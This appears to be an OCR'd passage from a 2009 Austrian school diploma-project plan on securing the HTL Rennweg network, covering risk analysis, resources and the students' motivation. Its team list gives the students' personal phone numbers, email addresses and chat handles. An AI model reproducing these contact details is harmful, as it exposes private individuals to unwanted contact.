Zertifikat Es wird ein Unternehmen beauftragt, das unser Netzwerk auf Sicherheit zertifiziert.	**Nicht vorhanden** Es muss recherchiert werden welche Unternehmen solche anbieten, und welche Variante für uns finanziell und technisch die Richtige ist.
Hochsicherheitsnetz Es soll ein Hochsicherheitsnetz aufgebaut werden, auf dessen Grundlage ein Kompromiss zwischen Security und Usability gefunden werden soll.	**Nicht vorhanden** Dieses Netzwerk wird im Laufe der Diplomarbeit aufgebaut.
Log – Dateien Auswertung Es wird eine Log – Datei Auswertung geschrieben, die das Surfverhalten der Schüler übersichtlich darstellt.	**Nicht vorhanden** Dieses Tool entsteht entweder im Laufe der Diplomarbeit, oder wird als Sponsoring eingeholt um zu zeigen, in welchen Bereichen man noch Absichern könnte.
Betreuer Es werden ein Hauptbetreuer (SDO), ein Hauptbetreuer-Stv. (FIN) und zwei Nebenbetreuer benötigt (LUG, BRE).	**Vorhanden** Die Betreuer wurden ausgewählt weil sie uns einerseits den besten Zugang zu den von uns benötigten Ressourcen verschaffen und uns mit ihrem Know-how im Umgang mit Programmiersprachen, Cisco Geräten und Sicherheit auf Windows Basis helfen können.
Technisches Fachwissen Es wird für das Projekt Wissen auf dem Unterricht und darüber hinaus benötigt.	**Teilweise Vorhanden** Das Wissen das dem Unterricht ist vorhanden, wohingegen das noch benötigte Wissen in Richtung Netzwerksicherheit erst im Laufe der Diplomarbeit recherchiert und erarbeitet wird.

5 Umfeldanalyse




5.1 Beschreibung der Projektumwelten

#	Name	Einfluss	Beschreibung
1	PL	+	PL ist motiviert und kümmert sich gewissenhaft um Planung und Einhaltung der Deadlines.
2	PMA	+	PMA ist motiviert und kümmert sich gewissenhaft um die zugeteilten Arbeitspakete.
3	Betreuer	+	Betreuer sind motiviert, können viel Zeit in das Projekt investieren und haben Ideen und Lösungsvorschläge.
3	Betreuer	-	Betreuer sind nicht immer verfügbar.
4	Know-How	+	Das vorhendene Know-How reicht aus, um die eingesetzten Komponenten zu benutzen und zu konfigurieren.
4	Know-How	-	Das vorhendene Know-How reicht nicht aus, um die eingesetzten Komponenten zu benutzen und zu

			konfigurieren.
5	Juridikatur	-	Bestimmte eingesetzte Technologien (Überwachung, Security-Tools etc.) stehen im Konflikt mit der aktuellen Gesetzgebung.
6	Schulleitung	+	Die Schulleitung unterstutzt die Diplomarbeit und stellt ausreichende Mittel zur Verfügung.
6	Schullteiung	-	Die Schulleitung unterstutzt die Diplomarbeit nicht bzw. kann keine ausreichenden Mittel zur Verfügung stellen.
7	Lehrer	+	Die Lehrer unterstützen die Diplomarbeit und akzeptieren die erarbeiteten Sicherheitsmaßnahmen im Produktivbetrieb.
7	Lehrer	-	Die Lehrer unterstützen die Diplomarbeit nicht bzw. lehnen die erarbeiteten Sicherheitsmaßnahmen im Produktivbetrieb ab.
8	Schüler	-	Die Schüler lehnen den produktiven Einsatz der erarbeiteten Sicherheitsmaßnahmen ab.
9	Budget	-	Die vorhandenen Geldmittel reichen nicht aus, um bestimmte Komponenten zu finanzieren.
10	Audit-Anbieter	+	Die Anbieter des Netzwerk-Audits klären das Team genau über die durchgeführten Schritte auf und teilen ihr Wissen über die eingesetzten Techniken mit uns.
10	Audit-Anbieter	-	Die Anbieter des Netzwerk-Audits informieren das Team nicht über die genaue Verfahrensweise.
11	Hardware	-	Vorhandene Hardware funktioniert nicht wie erwartet bzw. erfüllt die Anforderungen nicht.
12	Software	-	Vorhandene Software funktioniert nicht wie erwartet bzw. erfüllt die Anforderungen nicht.
13	Dokumentation	-	Benötigte Hard-/Software ist nur schlecht dokumentiert bzw. Schnittstellen und Bedienung werden nicht ausreichend erläutert.
14	Produktivnetz	+	Das Produktivnetz an dem die Sicherheitsmaßnahmen getestet werden funktioniert und ist ausreichend dokumentiert (Netzwerkplan).
14	Produktivnetz	-	Das Produktivnetz an dem die Sicherheitsmaßnahmen getestet werden funktioniert nicht einwandfrei oder ist unzureichend dokumentiert.
15	Lizenzen	-	Für bestimmte benötigte Soft-/Hardware (Verschlüsselungsalgorithmen, IOS etc.) können keine Lizenzen erworben werden.

6 Risikoanalyse



6.1 Risikobewertung

#	Risiko	Beschreibung	Eintrittsw.	Auswirkung	Risikofaktor
3	Betreuer	Betreuer sind nicht immer verfügbar.	70	40	2800
4	Know-How	Das vorhendene Know-How reicht nicht aus, um die eingesetzten Komponenten zu benutzen und zu konfigurieren.	40	40	1600
13	Dokumentation	Benötigte Hard-/Software ist nur schlecht dokumentiert bzw. Schnittstellen und Bedienung werden nicht ausreichend erläutert.	30	50	1500
14	Produktivnetz	Das Produktivnetz an dem die Sicherheitsmaßnahmen getestet werden funktioniert nicht einwandfrei oder ist unzureichend dokumentiert.	30	40	1200
7	Lehrer	Die Lehrer unterstützen die Diplomarbeit nicht bzw. lehnen die erarbeiteten Sicherheitsmaßnahmen im Produktivbetrieb ab.	20	50	1000


8	Schüler	Die Schüler lehnen den produktiven Einsatz der erarbeiteten Sicherheitsmaßnahmen ab.	20	50	1000
9	Budget	Die vorhandenen Geldmittel reichen nicht aus, um bestimmte Komponenten zu finanzieren.	20	50	1000
5	Juridikatur	Bestimmte eingesetzte Technologien (Überwachung, Security-Tools etc.) stehen im Konflikt mit der aktuellen Gesetzgebung.	20	50	1000
10	Audit-Anbieter	Die Anbieter des Netzwerk-Audits informieren das Team nicht über die genaue Verfahrensweise.	20	40	800
15	Lizenzen	Für bestimmte benötigte Soft-/Hardware (Verschlüsselungsalgorithmen, IOS etc.) können keine Lizenzen erworben werden.	20	40	800
12	Software	Vorhandene Software funktioniert nicht wie erwartet bzw. erfüllt die Anforderungen nicht.	30	20	600
6	Schulleitung	Schulleitung unterstützt die Diplomarbeit nicht bzw. kann keine ausreichenden Mittel zur Verfügung stellen.	20	30	600
11	Hardware	Vorhandene Hardware funktioniert nicht wie erwartet bzw. erfüllt die Anforderungen nicht.	50	10	500

6.2 Gegenmaßnahmen

#	Risiko	Maßnahme
3	Betreuer	Treffpunkte beschließen und Meetings mit Betreuern abhalten und dort etwaige Probleme besprechen und lösen
4	Know-How	Die Diplomanten holen mehr Informationen ein und versuchen so das benötigte Know-How aufzubauen.
13	Dokumentation	Bei Betreuern nachfragen bzw. Informationen aus Foren und Fachliteratur einholen
14	Produktivnetz	Vorher ausreichende Informationen über das Produktivnetz einholen, um sich so ein Bild zu machen und etwaige Probleme zu beseitigen
7	Lehrer	Marketing betreiben und kurze Information für alle Lehrer, um auf die Veränderungen im Netz aufmerksam zu machen
8	Schüler	Marketing betreiben und kurze Information für alle Schüler, um auf die Veränderungen im Netz aufmerksam zu machen
9	Geld	Kostenplan erstellen und somit die anfallenden Kosten für Geräte und Sonstiges im Überblick halten
5	Gesetz	Informationen über die aktuelle Gesetzgebung einholen und evtl. behördliche Kontakte zu den verwendeten Technologien befragen
10	Audit-Anbieter	Zeitgerecht Kontakt mit einem Mitarbeiter des Netzwerk-Auditsanbieter aufnehmen und etwaige Unklarheiten zu beseitigen.
15	Lizenzen	Vor Verwendung der Soft-/Hardware überprüfen, ob benötigte Lizenzen erworben werden können.
12	Software	Andere Software verwenden oder Fehler mit Hilfe von Foren oder anderen digitalen Hilfen beheben.
6	Schulleitung	Schulleitung ausreichend über die Diplomarbeit informieren und auf die Vorteile für das Schulnetz durch die Diplomarbeit hinweisen.
11	Hardware	Hardware auf Kompatibilität testen; Hardware austauschen.

7 Terminplan

Vorprojekt	**Planung**			**Durchführung**			**Tests**	**Abschluss**	
	Informations - Gespräch	Stage Review	Analyse	Implement.	Vorbegutachtung	Zertifikat - Audit			
Genehmigung		1.Präs.			2.Präs.		Vorpräs.	Abgabe	Abschluss – Präs.



8 Ressourcenplanung

8.1 Hardware

Komponente	Vorhanden	Kosten	Kommentar
Router	Ja	-	Cisco - Labor
Switches	Ja	-	Cisco - Labor
Firewalls	Ja	-	Cisco - Labor
Hubs	Ja	-	Cisco - Labor
Patch - Panels	Ja	-	Cisco - Labor
Notebooks	Ja	-	Privateigentum
USB Sticks	Ja	-	Privateigentum
Drucker	Ja	-	Privateigentum
Webserver	-	-	Sponsoring
Mailserver	-	-	Sponsoring
MySQL - Server	-	-	Sponsoring

8.2 Software

Komponente	Vorhanden	Kosten	Kommentar
TerraTerm	Ja	-	Freeware
HyperTerm	Ja	-	Freeware
Pumpkin	Ja	-	Freeware
Putty	Ja	-	Freeware
VMware	Ja	-	Freeware
RealVNC	Ja	-	Freeware
openVPN	Ja	-	Freeware
Cisco IOS	Ja	-	Cisco – Labor
Microsoft Office	Ja	-	Privateigentum
Microsoft Projekt	Ja	-	Schullizenz
Microsoft Visio	Ja	-	Schullizenz
Firefox	Ja	-	Freeware
Notepad	Ja	-	Privateigentum
div. 3rd Party Tools	Ja	-	Privateigentum
Eclipse	Ja	-	Freeware

8.3 Raumbedarf

Cisco – Labor, Klassenraum

8.4 Kosten

Voraussichtlich keine Kosten

9 Motivation pro Schüler/Schülerin

9.1 Michael Hein

Seit ich meine Ausbildung an der HTL begonnen habe, ist mein Interesse in die Netzwerktechnik immer mehr gestiegen, darum habe ich mich in der dritten Klasse auch für diese Fachrichtung entschieden. Aus meiner Sicht bestehen die größte Herausforderung in der Netzwerktechnik und somit auch das Interessanteste aus sicherheitsspezifischen Aspekten, da es immer neue Möglichkeiten gibt Sicherheitslücken zu entdecken und diese auch wiederum zu schließen. Die größte Begeisterung konnte ich bisher in den Laborstunden aufbringen, da wir dort die Möglichkeit haben, das theoretisch erlernte Wissen in die Praxis umzusetzen. Da uns im vierten Jahrgang die Möglichkeit zu einer Diplomarbeit angeboten wird und ich hier die Möglichkeit sehe, meine Netzwerktechnischen Fähigkeiten weiter auszubauen, werde ich diese Möglichkeit auch nutzen.

Ich konnte mich von Anfang an für eine Diplomarbeit begeistern, da es mich sehr interessiert, neue Technologien, Problemstellungen und Aufgabenstellungen in Angriff zu nehmen. Ich sehe in der Diplomarbeit eine gute Möglichkeit, in einem realen Netzwerk Veränderung durchzuführen und unsere netzwerktechnischen Fähigkeiten in unserem Themenbereich zu perfektionieren. Außerdem freue ich mich schon auf die Zusammenarbeit mit meinen Klassenkollegen Lukas Müller, Mino Sharkawy und Simon Wartanian, da ich davon überzeugt bin, das jeder einzelne von uns sein bestes geben wird und wir teilen vor allem die selben Interessen. Da für mich der Lernaufwand bis jetzt nie ein Problem war, bin ich für eine Diplomarbeit gerne bereit einen Mehraufwand neben dem normalen schulischen Alltag aufzubringen. Ich bin sehr selbstständig, habe überhaupt keine Probleme im Team zu arbeiten und freue mich im speziellen auf diese Arbeit, da wir somit die Möglichkeit haben unsere Teamfähigkeit fürs Berufsleben zu verbessern und komplexe Problemstellungen gemeinsam lösen können.

Da wir ein engagiertes Team sind und die Technik uns alle interessiert, sehe ich der bevorstehenden Diplomarbeit mit Motivation entgegen, darum werden wir auch unser Bestes geben und die HTL Rennweg erneut stolz auf eine ihrer Diplomarbeiten machen.

9.2 Lukas Müller

Zu Beginn meiner HTL Ausbildung habe ich mir überlegt welche Qualifikationen wichtig für mich sind um eine bestmögliche, weiterführende Ausbildung zu erhalten und welche Schritte essentiell für meine Karriere sind.

Die erste wichtige Entscheidung hab ich getroffen, indem ich mich für den Schwerpunktzweig Netzwerktechnik entschieden habe. Ich bin froh, dass ich mich für die Netzwerktechnik begeistern konnte, da dies genau das richtige für mich ist. Obwohl mir die Entscheidung nicht leicht gefallen ist, da ich mich auch für viele Teile der Medientechnik interessiere. Das grundlegende Wissen der Netzwerktechnik ist sehr wichtig im Bereich der Informationstechnologie und deshalb bin ich froh, dass ich zusätzlich zu meiner Ausbildung in der Schule die Möglichkeit hatte, bei Firmen als Ferialpraktikant weitere Erfahrungen zu machen, das gelernte anzuwenden und mir weiteres Wissen durch „learning by doing“ anzueignen.

Mein Wissen über Netzwerktechnik wird immer fundierter und mein Interesse daran steigt von mal zu mal. Ich bin froh, dass ich im Netzwerktechnik Labor die Möglichkeit habe, praktisch Übungen durchzuführen.

Jetzt, kurz vor Beendigung des vierten Jahrgangs wird mir angeboten eine Diplomarbeit mit anderen Klassenkollegen zu machen und ich nehme dieses Angebot natürlich gerne wahr. Denn dadurch kann ich wie oben erwähnt eine weitere gute Qualifikation erhalten, da ich mich ein Jahr lang intensiv mit den mir am wichtigsten und interessantesten Themen beschäftigen kann. Außerdem finde ich es sehr spannend an einem realen Netzwerk, wie das Schulnetzwerk, Änderungen durchführen zu können und mich hier netzwerktechnisch verwirklichen zu können. Es werden neue Technologien eingesetzt und darauf freue ich mich schon sehr. Ein weiterer Punkt ist die Netzwerksicherheit die an Wichtigkeit in der Informationstechnologie gewinnt. Für jedes Unternehmen ist es wichtig nicht nur eine gute IT Infrastruktur zu haben, sondern dieses Netzwerk auch so abzusichern, dass das Netz stabil ist und keine Daten verloren gehen. Deshalb denke ich, dass diese Diplomarbeit sehr Zukunftsorientiert ist und mir einen großen Vorsprung für meine weitere Karriere bietet.

Da ich mich schon auf diese Aufgabe freue und sehr motiviert bin, nehme ich den Mehraufwand im nächsten Schuljahr gerne in kauf. Ich bin selbständiges Arbeiten gewöhnt und mich begeistern komplexe Problemstellungen sehr. Weiters bin ich äußerst Teamfähig und daher sehe ich positiv diesem Projekt entgegen.

Außerdem bin ich froh, dass ich Schulkollegen habe, die sich für dieses Thema genauso interessieren wie ich und begeistert an die Arbeit gehen. Deshalb kann ich mir niemand anderen Vorstellen, mit denen ich die Diplomarbeit durchführe als Mino Sharkhawy, Michael Hein und Simon Wartanian. Die Arbeit im Team ist auch sehr wesentlich für mich warum ich eine Diplomarbeit mache. Denn ich denke, dass so eine Teamarbeit sehr lehrreich und für Bewerbungen sehr hilfreich ist. Man kann Problemstellungen in einer Gruppe leichter lösen und man lernt mit möglichen Konflikten umzugehen. Wir sind ein engagiertes, junges Team und ich freue mich schon sehr auf die Arbeit im Cisco Labor.

9.3 Mino Sharkhawy

Für mich war bereits seit der 3. Klasse klar, dass ich eine Diplomarbeit machen wollte, da ich die Möglichkeit, mich eingehend mit einem bestimmten Thema zu beschäftigen erhalte und die Chance habe dies auf einem Gebiet, welches mich besonders interessiert zu tun. Ich bin auch bereit, den durch die Diplomarbeit entstehenden Mehraufwand zu bewältigen, da ich der Ansicht bin, dass dieser sich in meiner späteren beruflichen Entwicklung auszahlen wird.

An möglichen Themen für die Diplomarbeit mangelte es nicht und die Lehrer in den technischen Fächern haben auch immer wieder Ideen vorgeschlagen.

Nachdem mein Interesse für Netzwerksicherheit sehr groß ist und es mich fasziniert, wie man verschiedene Schutzmaßnahmen implementieren und umgehen kann, wollte ich mich unbedingt genauer mit diesen Problemen auseinandersetzen.

Meine Kollegen Michael Hein, Lukas Müller und Simon Wartanian teilen dieses Interesse. Außerdem, kommen wir gut miteinander aus und haben auch im Labor und im Projektmanagement-Unterricht gut zusammengearbeitet.

9.4 Simon Wartanian

Für mich persönlich ist der Entschluss eine Diplomarbeit zu schreiben bereits vor beginn meiner HTL Ausbildung gefallen, als ich das erste Mal an einem Tag der offenen Tür zu Besuch war und sah was die Schüler in dieser kurzen Zeit für Projekte auf die Beine stellten. Da ich generell vermeide den leichtesten Weg zu gehen, stand es für mich schon damals fest das ich gerne ein Diplomarbeit machen würde, nur noch nicht in welcher Konstellation.

Dieses Jahr habe mich dazu Entschieden eine Diplomarbeit im Bereich Netzwerksicherheit zu machen, da mich dieser Themenbereich besonders interessiert. Die vielen Möglichkeiten ein Netzwerk zu sichern und andererseits in eines Einzubrechen sind wie ein Teufelskreis auf dessen Grund ich gehen möchte. Mich beschäftigt vor allem die Frage, wie weit ist es sinnvoll ein Netzwerk abzusichern? In unserer Diplomarbeit geht es auch darum eine Antwort auf diese Frage zu finden. Außerdem freue ich mich schon darauf auf die Suche nach neuem Wissen in Richtung Netzwerksicherheit zu gehen und mein theoretisch angelerntes Wissen praktisch testen zu können.

Zu dem Team kann ich nur sagen, dass wir uns seit Jahren alle vier sehr gut verstehen und seit Anfang des vierten Jahres gemeinsam als ein Team im Labor motiviert zusammenarbeiten und dass wir am Ende fast jeder Einheit den Ping der den Erfolg der Übung darstellt aufscheinen lassen können.

10.2 Planung

10.2.1 Grobplanung

Organigramm 24.06.2009

Dok-Nr: HSM_F06


HTL Rennweg, 1030 Wien, Rennweg 89 b

Version: 1.0

Klasse: 5AY

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	24.06.2009	Lukas Müller	Organigramm erstellen



Teamliste 25.06.2009

Dok-Nr: HSM_G01

HTL Rennweg, 1030 Wien, Rennweg 89 b

Version: 1.0

Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	25.06.2009	Lukas Müller	Teamliste erstellen

Vorname, Nachname	**Telefon**
	Mail
Funktion	**MSN**
	Skype
Michael Hein	0043 676 92 74 623
	michael.hein@gmx.at
Projektmitarbeiter	michael.hein@hotmail.com
	nero0501
Lukas Müller	0043 660 81 21 881
	lukas_mueller@msn.com
Projektleiter	lukas_mueller@msn.com
	lukas_mueller90
Mino Sharkhawy	0043 699 11 46 12 58
	mino.sharkhawy@aon.at
Projektleiterstellvertreter	mino.sharkhawy@hotmail.com
	-
Simon Wartanian	0043 664 92 58 932
	simon.wartanian@gmx.net
Projektmitarbeiter	simon.wartanian@hotmail.com

Soll/Ist – Vergleich 28.06.2009

Dok-Nr: HSM_01

HTL Rennweg, 1030 Wien, Rennweg 89 b

Version: 1.0

Klasse: 5AY

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	28.06.2009	Lukas Müller	Soll/Ist Vergleich erstellen

Soll	Ist
Infrastruktur Es wird ein Netzwerk benötigt, auf das unsere Diplomarbeit aufbaut.	**Vorhanden** Schulnetz (Cisco Labor), möglicherweise HTL Mödling
Zugang zu benötigten Geräten Es wird der Zugang zu bestimmten Serverräumen oder Geräten benötigt.	**Vorhanden** Durch Haupt- und Nebenbetreuer haben wir alle Lehrer die uns den Zugang zu den von uns benötigten Geräten ermöglichen.
Zertifikat Es wird ein Unternehmen beauftragt, das unser Netzwerk auf Sicherheit zertifiziert.	**Nicht vorhanden** Es muss recherchiert werden welche Unternehmen solche anbieten, und welche Variante für uns finanziell und technisch die Richtige ist.
Hochsicherheitsnetz Es soll ein Hochsicherheitsnetz aufgebaut werden, auf dessen Grundlage ein Kompromiss zwischen Security und Usabillity gefunden werden soll.	**Nicht vorhanden** Dieses Netzwerk wird im Laufe der Diplomarbeit aufgebaut.
Log-Dateien Auswertung Es wird eine Log-Datei Auswertung geschrieben, die das Surfverhalten der Schüler übersichtlich darstellt.	**Nicht vorhanden** Dieses Tool entsteht entweder im Laufe der Diplomarbeit, oder wird als Sponsoring eingeholt um zu zeigen in welchen Bereichen man noch Absichern könnte.

Soll	Ist
Betreuer Es werden ein Hauptbetreuer (SDO), ein Hauptbetreuer-Stv. (FIN) und zwei Nebenbetreuer benötigt (LUG, BRE).	**Vorhanden** Die Betreuer wurden ausgewählt weil sie uns einerseits den besten Zugang zu den von uns benötigten Ressourcen verschaffen und uns mit ihrem Know-how im Umgang mit Programmiersprachen, Cisco Geräten und Sicherheit auf Windows Basis helfen können.
Technisches Fachwissen Es wird für das Projekt Wissen aus dem Unterricht und darüber hinaus benötigt.	**Teilweise Vorhanden** Das Wissen aus dem Unterricht ist vorhanden, wohingegen das noch benötigte Wissen in Richtung Netzwerksicherheit erst im Laufe der Diplomarbeit recherchiert und erarbeitet wird.

Grober Ressourcenplan 26.06.2009

Dok-Nr: HSM_01

HTL Rennweg, 1030 Wien, Rennweg 89 b

Version: 1.0

Klasse: 5AY

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	26.06.2009	Lukas Müller	Grober Ressourcenplan erstellen

1 Hardware

Komponente	Vorhanden	Kosten	Kommentar
Router	Ja	-	Cisco - Labor
Switches	Ja	-	Cisco - Labor
Firewalls	Ja	-	Cisco - Labor
Hubs	Ja	-	Cisco - Labor
Patch - Panels	Ja	-	Cisco - Labor
Notebooks	Ja	-	Privateigentum
USB Sticks	Ja	-	Privateigentum
Drucker	Ja	-	Privateigentum
Webserver	-	-	Sponsoring
Mailserver	-	-	Sponsoring
MySQL - Server	-	-	Sponsoring

2 Software

Komponente	Vorhanden	Kosten	Kommentar
TerraTerm	Ja	-	Freeware
HyperTerm	Ja	-	Freeware

Pumpkin	Ja	-	Freeware
Putty	Ja	-	Freeware
VMware	Ja	-	Freeware
RealVNC	Ja	-	Freeware
openVPN	Ja	-	Freeware
Cisco IOS	Ja	-	Cisco – Labor
Microsoft Office	Ja	-	Privateigentum
Microsoft Projekt	Ja	-	Schullizenz
Microsoft Visio	Ja	-	Schullizenz
Firefox	Ja	-	Freeware
Notepad	Ja	-	Privateigentum
div. 3rd Party Tools	Ja	-	Privateigentum
Eclipse	Ja	-	Freeware

3 Raumbedarf

Cisco – Labor, Klassenraum

Grober Terminplan 27.06.2009

Dok-Nr: HSM_01

